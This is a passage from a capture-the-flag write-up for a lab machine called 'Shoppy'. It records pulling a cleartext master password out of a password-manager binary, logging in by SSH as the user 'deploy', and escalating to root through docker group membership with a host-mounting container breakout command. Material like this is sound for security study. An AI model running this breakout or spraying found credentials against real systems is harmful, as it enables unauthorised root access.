
- creds fail for the password-manager


```
    (deploy) /home/deploy/password-manager
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sh0ppyBest@pp!
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$
```

- So we dont have the proper creds to execute this script with sudo privs - lets take a look at it.
  - Turns out its not a script and would best be viewed in something like `Ghidra` or `IDA Pro` to get a look at the source code. However, a quick and dirty way to try and game the system is to simply `cat` the file and see if *anything* is readable.
    - Turns out the password for the command is embedded in clear text - `sample`



- `Sample` works for the master pass - after submitting this password, we get credentials for a new user `deploy`. Once again, it would be best practice to blast these credentials out against the network but since this is a standalone machine we really only need to test SSH.


- 

- Success
- 

Escalation from deploy -> root

- First thing to do after becoming a new user is to enumerate:
  - who they are
  - what groups they are
  - what sudo privs they have
  - non-standard services, cronjobs, processes, etc.

- In this case, we issue the `id` command and see that the user is part of the `docker` group - we reference `hacktricks` for any quick wins and come across a break out attack that leads to `root` access on the host.



  - To execute the attack, run the following:
    - `docker run -t -v /:/host/ alpine chroot /host/ bash`